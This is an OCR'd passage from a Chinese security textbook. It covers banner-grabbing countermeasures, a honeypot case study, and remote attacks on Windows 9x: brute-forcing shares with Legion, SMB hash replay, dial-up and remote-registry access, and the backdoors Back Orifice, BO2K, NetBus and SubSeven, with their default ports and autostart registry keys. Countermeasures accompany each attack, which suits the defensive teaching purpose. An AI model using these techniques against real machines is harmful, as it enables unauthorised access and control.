


图3.12 Sam Spade的"Crawl Website(筛读网站)"特性使得分析整个网站寻找密码之类的有用信息变得容易

<cr> "、"ECHO<cr> " 甚至仅仅一对回车符（"<cr> "）。

我们还得指出，网页的HTML源代码中可能蕴含不少有用的信息。出自Blighty Design公司的Sam Spade(http://www.blighty.com/products/spade) 是我们最喜欢用的筛读整个网站(并有良好网络查询特性)的工具之一。图3.12 展示了Sam Spade可如何用来汲取整个Web网站，再搜索各个页面寻找有用信息，例如所搜索短语为"password"。

旗标攫取对策

当然我们仅仅触及了最常用服务器程序中的一小部分，因为完书时间和篇幅限制使得我们不可能涵盖现有网络软件的无限分化。然而掌握这里概括的基本思路后，你至少应该开始封锁自己的网络上无约束地乱说的服务器程序的嘴巴。关于如何堵塞这些漏洞的额外建议，可尝试访问加拿大安全咨询专家PGCI公司的Web网站上的如下URL，http://www.pgci.ca/p_fingerprint.html 。除生动地讨论如何防御操作系统指纹鉴别查询（参见第2章）外，该URL还罗列了针对sendmail、FTP、telnet和Web服务器的旗标查点技巧的对策例子。但愿你猎获所需的建议。

3.4 小结

对于邪恶的计算机黑客们来说，信息是除时间外另一个最具威力的可用工具。所幸的是，管理员们也能使用这些信息来锁固自己的系统。本章中我们讨论了长期地泄漏攻击者们用到的信息的许多来源，并给出了堵塞这些漏洞的一些技巧，包括：

- **操作系统基础结构** Windows NT的SMB/CIFS/NetBIOS基础结构使得从中诱导用户凭证、文件系统导出清单和服务器程序信息极为容易。使用"RestrictAnonymous注册表键和NT查点"一节给出的其他建议锁固NT系统。另外，Windows 2000并没有完全克服这些问题，而且还在活动目录(比如LDAP和DNS)(活动目录)中带来了一些新的攻击点。Novell NetWare会泄漏类似的信息，需要一定的努力才能保持隐秘。
- **SNMP** SNMP设计成给企业管理套件提供尽可能多的信息，而使用缺省管理群字符串(例如"public")的配置不当的SNMP代理会把这些信息同样提供给未经授权的用户。

- **服务器程序** fingerd和rpcbind是给出信息太多的典型例子。另外，大多数服务器程序动不动就急不可耐地给出含有版本号和厂家名称的旗标。应该禁用诸如finger之类的服务器程序，改用RPC的安全实现或TCP Wrappers程序，请与厂家联系，找出关掉该死的旗标的方法。
- **防火墙** 我们讨论过的漏洞的许多来源可以在防火墙上屏蔽掉。这不应该成为不直接在有问题的主机上填补漏洞的借口，不过配置防火墙对于降低漏洞被发掘的危险率确实大有帮助。

安氏推荐
iS-One

当我拿起这本书的时候，我曾有这样的疑虑，我有足够的时间和耐心看完它么？半小时之后，我已经确信：我找到了我所需要的安全参考书。用不着花上两个星期去看完它，当我遇到问题时，我只需花十分钟就能找到我需要的东西。

第2部分「攻击系统」

- 攻击 Windows 95/98 和 Windows ME
- 攻击 Windows NT
- 攻击 Windows 2000
- 攻击 Novell NetWare
- 攻击 UNIX

案例研究：了解你的敌人

真正能一睹恶意黑客们的攻击过程是很不容易的，而能详细记录黑客事件的细节更为稀少，这种“表演”的公开例子也寥若星辰。一些著名的例子有“Cheswick 之夜”(http:// cm.bell-labs.com /who/ches/papers/berferd.ps)以及 Cliff Stoll 的布谷鸟黑客追搏(http:// catless.ncl.ac.uk/Risks /9.30.html)。

跻身于这些经典案例之列的还有Lance Spitzner的“诱捕”行动。2000年初夏，他设计了一个“蜜罐”系统来诱捕入侵者，并设计了活动记录机制。他和其他几个安全专家(包括本书作者中的两位)一起组成了一个松散小组，精心记录下一组黑客的活动，这些黑客破坏了 Solaris 2.6 服务器，并以此为“家”逍遥自在了14天。这个不为人知的黑客世界在这次行动中才向世人打开了一扇窗。

黑客首次获得root执行命令能力，使用的是Solaris的ToolTalk对象数据库服务器(rpc.ttdbserv)的缓冲区溢出攻击方法，此种攻击在SANS评出的10种最致命因特网安全威胁排名中也是榜上有名(http://www.sans.org/topten.htm)。启动此服务(rpc.ttdbserv)的命令可以跳跃至root shell，几乎同时，攻击者便可以使用一些命令和root shell连接，创建用户账号——一个是UID=0，其他为Telnet的访问。在不长时间内，“rootkit”被复制，黑客们使用恶意工具加强了他们对系统的影响并扩展至其他系统。最后，攻击者清理了系统日志，并运行了一个脚本来加强系统安全，防止更多的攻击(谁知道他们为什么要这样做!)然后启动了一个IRC(Internet Relay Chat)服务器，并在随后的几天里还与“同行们”进行了“抢劫与偷盗”的主题交流。

这些案例的讲述并不是在说教道德故事，我们希望您能阅读所有的文章(当然是整个的“了解敌人”系列):http:// www.cnteract.com/~lspitz/pubs.html。“蜜罐”项目的黑客技术大部分在第8章中有详细的描述，第2部分“攻击系统”的各章中剖析了许许多多这样的技术和工具。希望您有浓厚的兴趣了解并关注它们。

第4章

攻击Windows 95/98和Windows ME

网络管理员和最终用户就Windows 95/95B/98/98SE（以后合称Windows 9x）必须意识到的首要之事是，Windows 9x并没有像Windows NT / 2000那样设计成为安全的操作系统。事实上从许多实例看来，Microsoft在计划Windows 9x的体系结构时为投合易用性而故意牺牲了安全性。

对于管理员和有安全意识的最终用户来说，这就变得更加危险。Windows 9x不仅容易配置，而且最有可能配置它的人们往往不怎么采取合适的预防措施（譬如说选择好的密码）。

另外，不审慎的最终用户可能不经意间给攻击者提供了进入自己的公司局域网的后门，有的可能把敏感的信息存放在连接到因特网上的家庭PC机上。随着电缆和DSL高速不间断因特网连接的日益采纳，这个问题只能变得越来越糟。不论你是管理员还是使用Windows 9x上网冲浪或从家里访问自己的公司网络而已，你都得了解别人可能部署来攻击你的工具和技巧。

所幸的是，Windows 9x的简单性也是与它的安全方式相符的。由于它没有被设计成真正的多用户操作系统，因此其远程管理特性极为有限。我们不可能使用其内置工具在Wincows 9x系统上远程地执行命令，远程访问Windows 9x的注册表则只有其访问请求首先经由某个安全提供者（例如一台Windows NT/2000或Novell NetWare服务器）认证后才有可能。这称为用户级（user – level）安全，它与基于存放在本地的用户名／密码的共享级（share – level）安全不一样。Windows 9x的缺省行为是使用共享级安全，它不能扮演用户级认证服务器的角色。

因此，攻击者们"占有"（也就是取得完整的控制权）一个Windows 9x系统的方法只有两个：要么欺骗该系统的操作员执行他们期望的代码，要么物理上接触该系统的控制台。我们把本章按这两种方法分成两大节：远程和本地漏洞发掘。

在本章的最后，我们简单地介绍了Microsoft的下一个旗舰用户操作系统版本，Windows千年版(ME)的安全性。不过，真正想获得最安全的操作系统，则应升级为Windows 2000，而不是ME。Windows 2000有许多即插即用的特性，初学者是很喜欢的，而且相当稳定和安全。

注意 *Windows 9x应归类为最终用户平台。攻击此类系统的最好方法是通过恶意的Web内容或邮件直接攻击用户而不是操作系统。因此，我们推荐您阅读第16章"攻击因特网用户"。*

4.1 Windows 9x远程漏洞发掘

Windows 9x的远程漏洞发掘技巧可划归成四个基本类：直接连接到某个共享资源（包括拨号资源），安装后门服务器守护进程，发掘已知的服务器程序脆弱点，以及拒绝服务。注意其中的三种情形要求Windows 9x系统用户或管理员犯某种配置错误或判断失误，因此易于修复。

4.1.1 直接连接到Windows 9x共享资源

这是最显然且最易侵入远程Windows 9x系统的通路。Windows 9x提供三个直接访问远程系统的机制：文件和打印共享、可选的拨号服务器以及远程注册表操纵。其中的远程注册表访问要求相当高级的定制和用户级安全，因而在目标公司局域网以外的系统上很少能做到。

第一个攻击机制上的一个歪门斜道是观察连接到某个Windows 9x系统一个共享资源上的某个远程用户传递的凭证。既然用户们经常重用这样的密码，因此这么观察到的凭证在访问远程目标系统上也往往有效。更坏的是，这么一来把网络上的其他系统也暴露成攻击目标。

攻击Windows 9x文件和打印共享

流行度：	*8*
容易度：	*9*
影响力：	*8*
风险率：	*8*

我们不清楚利用Windows 9x打印共享的任何技巧（不考虑在目标系统的共享打印机上肆意狂打），因此本小节只讨论Windows 9x的文件共享。

我们已经讨论过攻击者可能用来扫描网络以发现Windows硬盘共享资源的一些工

具和技巧（参见第3章），并指出其中一些具有在潜在入口点尝试猜测密码的能力。出自Rhino9小组的Legion就是这样的工具。除扫描一个IP地址范围以发现Windows共享资源外，Legion还带有一个“BF工具”，该工具能以在某个文本文件中提供的密码试猜，并自动映射猜对的密码。BF代表“brute force(蛮力)”，不过称之为字典攻击更恰当些，因为它基于密码候选清单工作。使用Legion的一个小技巧是：Legion主扫描接口上的Save Text按钮用于往一个文本文件清单中转储找到的共享资源，从而方便了往BF工具的Path参数文本框剪切与粘贴的操作，如图4.1所示。




图4.1 Legion的BF工具猜测Windows共享资源的密码

攻击者可能造成的危害取决于当前已共享的目录。这些目录上可能有关键的文件，有些用户甚至可能把整个根分区都共享了，从而给攻击者带来方便。他们能够简单地把目的不正当的可执行文件植入%systemroot%\Start Menu\Programs\Startup中。到下一次重启系统时，这些代码就会自动加载执行(邪恶的黑客们可能在该目录中放置什么的例子之一是本章将讨论的Back Orifice)。再就是从中取得PWL文件供破解密码用。

文件共享攻击对策

解决这个问题很容易，把Windows 9x机器上的文件共享属性关掉就行。对于担心在一大堆系统上来回查核费时费力的系统管理员来说，我们建议使用系统策略编辑器（poledit.exe）跨所有系统禁止文件和打印共享属性。poledit.exe如图4.2所示，它属于Windows 9x资源工具箱（简称Windows 9x RK），不过也可以从大多数Windows 9x CD-ROM的\tools\reskit\netadmin\目录中找到，http://support.microsoft.com/support/kb/articles/Q135/3/15.asp上也有。




图4.2 Windows 9x 系统策略编辑器允许网络管理员防止用户打开文件共享和拨入属性

如果必须使文件共享，那就使用由8个字母和数字构成的复杂密码（这是Windows 9x允许的最大值），包括元字符（例如（| @#$%&）或不可打印ASCII字符在内。如图4.3所示在共享资源的名字之后添加一个$字符以防止它出现在网络邻居（Network Neighborhood）、net view命令的输出甚至Legion扫描的结果中，也是明智的做法。




图4.3 在一个文件共享资源的名字后面添加一个$符号可以防止它出现在网络邻居以及许多NetBIOS扫描工具的输出中

重放 Windows 9x 经散列认证请求

流行度:	*8*
容易度:	*3*
影响力:	*9*
风险率:	*7*

1999年1月5日，LOpht小组发表了一个安全布告（advisory），指出Windows 9x网络文件共享认证例程中的一个缺陷（参见http://www.l0pht.com/advisories/95replay.txt）。在测试恶名远扬的密码窃听与破解工具LOphtcrack（参见第5章）的新版本时，他们注意到启用了文件共享属性的Windows 9x在一段15分钟的给定时间内向远程连接请求再次发出的是同样的"挑战(challenge)"。既然Windows使用远程请求用户的用户名和相应挑战的某种组合来散列（hashing，密码学意义上的搅乱）该用户的密码，从而得出预期的"响应(response)"，而用户名又是伴随响应以明文传送的，因此攻击者通过简单地在15分钟间隔时间内重发一个同样的窃听来的经散列认证请求，就能成功地安装上目标Windows 9x系统上的共享资源。在这段时间内，经散列的密码值保持不变。

尽管这是一个Microsoft应该避免触犯的经典加密错误，要发掘它却也不容易。LOpht的布告暗示了修改UNIX平台上流行的Samba Windows连网客户程序（http://www.samba.org）以达到手工重构必要的网络认证分组目的的可能性。这种努力为在的编程技能加上窃听本身所要求的访问给定连接本地网段的能力，对于广泛发掘本问题的漏洞来说也许是设置了过高的障碍。

攻击 Windows 9x 拨号服务器

流行度:	*8*
容易度	*9*
影响力:	*8*
风险率:	*8*

包括在Windows 9x中如图4.4所示的Windows拨号服务器（Dial-Up Server）小应用程序(applet)是让系统管理员们忧喜参半的另一个东西。给Windows 9x系统添置

一个调制解调器，再安装包括拨号服务器部件（该部件现已加入标准Windows 98发布版本中）在内的价格不太贵的Microsoft Plus! for Windows 95增值软件包，这么一来任何用户都可以打开一个进入公司内部局域网的后门。




图4.4 让一个Windows 9x系统成为拨号服务器非常之容易

如此配置的系统几乎肯定启用了文件共享属性，因为这是在该系统上执行有用工作最常用的方法。这使得在其调制解调器的另一端查点并猜测共享资源的密码（如果有的话）成为可能，就像先前关于攻击文件共享资源的那一小节展示的那样，前提是并未设置拨号密码。

Windows 9x拨号攻击对策

同样性质的防御措施这里也管用：不使用Windows 9x拨号服务器，使用系统策略编辑器跨多个系统实施本策略。如果拨号服务绝对必要，那就给拨入访问设置一个密码，要求使用拨号服务器属性（Properties）中的服务器类型（Server Type）对话框加密该密码，或者使用用户级安全认证（也就是经由某个安全提供者认证，例如Windows NT域控制器或NetWare服务器），在任何共享资源上进一步设置密码（使用良好

的密码复杂度规则），并通过在共享资源名后添加$符号隐藏它们的显示。

攻破拨号服务器和相关的共享资源密码的攻击者能够任意劫掠他们找到的东西。然而由于Windows 9x不能路由网络分组，他们无法往目标内部网络中继续渗透。

需注意的是，拨号上网（Dial－up Networking，简称DUN）不再仅仅用于调制解调器——Microsoft把虚拟专用网（Virtual Private Networking，简称VPN）功能（参见第9章）也捆绑到DUN中，因此我们认为应该提及可用于Windows 9x的内置VPN功能上的一个关键安全升级版本。它就是Dial-Up Networking Update 1.3（简称DUN 1.3），能够使得Windows 9x更为安全地与Windows NT VPN服务器连接。这里没有选择的余地：如果要使用Microsoft的VPN技术，那就获取并安装DUN 1.3(http://www.microsoft.com/TechNet/win95/tools/msdun13.asp)。DUN 1.3对于防卫拒绝服务（DoS）型攻击也至关重要，这一点我们马上会看到。

我们将在第9章详细讨论其他拨号服务和VPN的脆弱点。

远程攻击Windows 9x注册表

流行度：	*2*
容易度：	*3*
影响力：	*8*
风险率：	*4*

与Windows NT不一样，Windows 9x并不提供内置的远程访问注册表的能力。然而要是安装了Microsoft的远程注册表服务（Remote Registry Service，在Windows 9x发布版本CD－ROM的\admin\nettools\remotreg目录中），那就有可能了。远程注册表服务要求使能用户级安全，因此其访问至少需要一个有效的用户名。如果攻击者有幸碰上安装了远程注册表服务的Windows 9x系统，能够访问可写的共享目录，并且猜中了访问注册表的合适凭证，那么他们基本上能够对目标系统为所欲为了。这个漏洞容易封堵吗？见鬼，造成它才困难呢——如果非得安装远程注册表服务不可，那就选个不易猜中的好密码。否则千万不要安装这个服务，从而可以放心远程Windows 9x注册表漏洞发掘不会发生在自己头上。

Windows 9x和网络管理工具

流行度:	*3*
容易度	*9*
影响力:	*1*
风险率:	*4*

最后一种潜在的远程漏洞发掘使用简单的网络管理协议(SNMP)。我们在第3章中讨论过运行所配置管理群字符串为缺省的public之类的SNMP代理的Windows NT系统，其上的信息可使用SNMP协议本身来查点，如果安装了SNMP代理（在Windows 9x安装媒体的\tools\reskit\netadmin\snmp目录下），Windows 9x也会泄露类似的信息。然而与NT不同的是，Windows 9x的SNMP第1版MIB不包含诸如用户账号和共享资源之类的特定于Windows的信息，因此由这条通路发掘漏洞的机会不是很多。

4.1.2 Windows 9x 后门服务器和特洛伊木马

假设文件共享、拨号服务器和远程注册表访问都没有在自己的Windows 9x系统上打开，你是否就能自认为安全了呢？可惜答案是不折不扣的否定。如果攻击者因其目标系统缺乏远程管理工具而遭受挫折，他们就会简单地尝试安装一些后门(backdoor)程序。我们在此列出了因特网热门的三种客户/服务器后门程序，我们也将讨论特洛伊木马(Trojan horse)这种后门程序的传送机制。特洛伊木马往往是在一个有用工具的背后安装了恶意的或破坏性的软件。当然，网上有许多这类工具，只因篇幅有限，就不一一例举了。有关后门和特洛伊木马信息可从如下站点上获得：http://www.tlsecurity.net/main.htm 以及http://www.eqla.demon.co.uk/trojanhorses.html。

Back Orifice

流行度:	*10*
容易度	*9*
影响力:	*10*
风险率:	*9.6*

事实上至今为止最受推崇的Windows 9x黑客攻击工具之一—Back Orifice（简称BO）真如其创建者们标榜的那样是个远程Windows 9x管理工具。Back Orifice是在1998年夏季举行的黑帽子（Black Hat）安全会议（参见http://www.blackhat.com ）上发行的，现在还可以从http://www.cultdeadcow.com/tools 中免费下载。Back Orifice能够近乎完全地远程控制Windows 9x系统，包括增删注册表键、重启系统、收发文件、查看高速缓存的密码、派生进程、创建文件共享资源等能力。还有人给最初的BO服务器程序编写了插入件（plug-in），能够连接到譬如说#BO_OWNED这样的特定IRC（即因特网中转交谈）通道上，向经常光顾这些地方的机会主义者们播送已被BO了的主机的IP地址。

BO可以任何文件名进行安装和运行（[space].exe只是缺省名），而且它会在HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices下添加入口，因此可在系统初启时重新启动。它监听UDP端口31337。

显然，BO使黑客们的梦想成真，即使不是为有意义的漏洞发掘，也至少为纯粹搞破坏。BO的第二版本一年之后就出来了，即Back Orifice 2000(BO2K, http://www.bo2k.com)。BO2K除了前版本所有功能之外，还有两个突出的不同：(1) 其服务器端和客户端均可运行在Windows NT/2000(不只Windows 9x)上；(2) 提供了开发工具，使各种变种更难检测。BO2K的缺省配置是说明TCP端口54320或UDP 54321，并可将自己拷贝到%system root%下称为UMGR32.exe的文件。而且假扮自己混入EXPLORER之类的任务表中，以阻止被强行关闭。如果部署为秘密模式(stealth mode)，它还可以安装为："Remote Administration Service"，并放入HKLM\software\Microsoft\Windows\CurrentVersion\RunServices的注册表键中，因而可在启动时装入并删除其源文件。所有这些值均可用一起销售的bo2kcfg.exe轻松修改。图4.5为BO2K客户程序bo2kgui.exe的情形，它可以控制一个Windows 98SE系统，事实上可将感染系统上的服务停止或删除，只需使用Server Control | Shutdown Server | DELETE选项。

技巧 *BO2K客户的一个文档特征是有时它需要你在Server Address字段中指定端口号(例如用192.168.2.78 : 54321代替IP地址或DNS地址)。*




图4.5 Back Orifice 2000(BO2K)客户GUI(bo2kgui.exe)控制一个后门Windows 9x系统，这是删除BO2K服务器的方法

NetBus

流行度:	*8*
容易度:	*9*
影响力:	*8*
风险率:	*8*

更有鉴别力的黑客会使用BO的表兄弟NetBus来控制远程Windows系统（包括Windows NT/2000）。由Carl-Fredrik Neikter编写的NetBus提供一个更吸引人且更易明白的接口，以及更为有效的功能，例如图形化远程控制（仅适用于快速连接）。NetBus很容易配置，目前也有好几个变种。缺省的服务器执行程序是pacth.exe（可以更名），它可以写入HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Run下，每次系统初启时便可重启。然而它只是在TCP上运行（缺省端口号是12345或20034），由于它不能使用UDP(如BO2K)，因此更有可能被防火墙屏蔽在外。

SubSeven

流行度:	*10*
容易度:	*9*
影响力:	*10*
风险率:	*9*

从用于后门服务器扫描的频率来看，SubSeven比BO，BO2K以及NetBus要流行得多，它更稳定、易于使用，也比其他三者为攻击者提供了更多的功能。可从http://subseven.slak.org/main.html 上获得此软件。

SubSevenServer(S7S)缺省监听TCP端口27374，这也是连接客户的缺省端口。和BO及NetBus类似，S7S使入侵者能对受害机器进行更彻底的控制，包括：

- ▼ 启动端口的扫描(从受害系统上!)
- ■ 启动C:\ 下的FTP服务器(完全读／写)
- ■ 远程注册表编辑器
- ■ 抽取高速缓存的、RAS、ICQ等的密码
- ■ 应用程序与端口重定向
- ■ 打印
- ■ 重启远程系统
- ■ 键击日志(缺省监听2773端口)
- ■ 远程终端(Matrix，缺省监听7215端口)
- ■ 劫持鼠标
- ■ 侦探ICQ、AOL Instant Messenger、MSN Messenger和Yahoo Messenger(缺省54283端口)的远程应用程序
- ▲ 打开Web浏览器并进入用户定义站点

此服务器程序有可选的IRC连接功能，攻击者可以指定IRC服务器并连接到通道中，然后S7S发送有关其位置(IP地址、监听端口及密码)至通道中的参与者。它也可以作为标准的IRC robot("bot")，发布通道命令等等。S7S也可以通过ICQ和电子邮件通知攻击者其破坏是否成功。

使用S7S上的Edit Server程序，服务器可以配置为boot时启动，即将称为"WinLoader"的项填入Run或RunServices注册表键中，或者是写到WIN.INI文件中。

在一个流行的因特网安全邮件清单中，有一个贴子是一家很大的美国电信公司发表的，它抱怨其网络被S7S的恶行所淹没，在2000年的1月末至3月初影响了许多机器。所有这些服务器都与一"通用"IRC服务器相连（即irc，ircnetwork.net，而不是特殊服务器），并加入到了相同通道中。它们每隔5分钟左右发送其IP地址，监听端口以及密码。贴子的最后写道："服务器将密码信息放在一打开的通道中，使得用Sub7 Client和该通道相连的任何人为所欲为。"毫无疑问，Sub7是一个复杂而邪恶的攻击工具，其远程FTP服务器选项如图4.6所示。




图4.6 SubSeven客户端可以打开远程受害系统上的FTP服务器

后门对策

所有这些后门服务都必须在目标系统上执行——它们不能远程启动（当然，除非攻击者已占有了该系统）。因此，这主要是通过对因特网客户机进行漏洞挖掘或是其他一

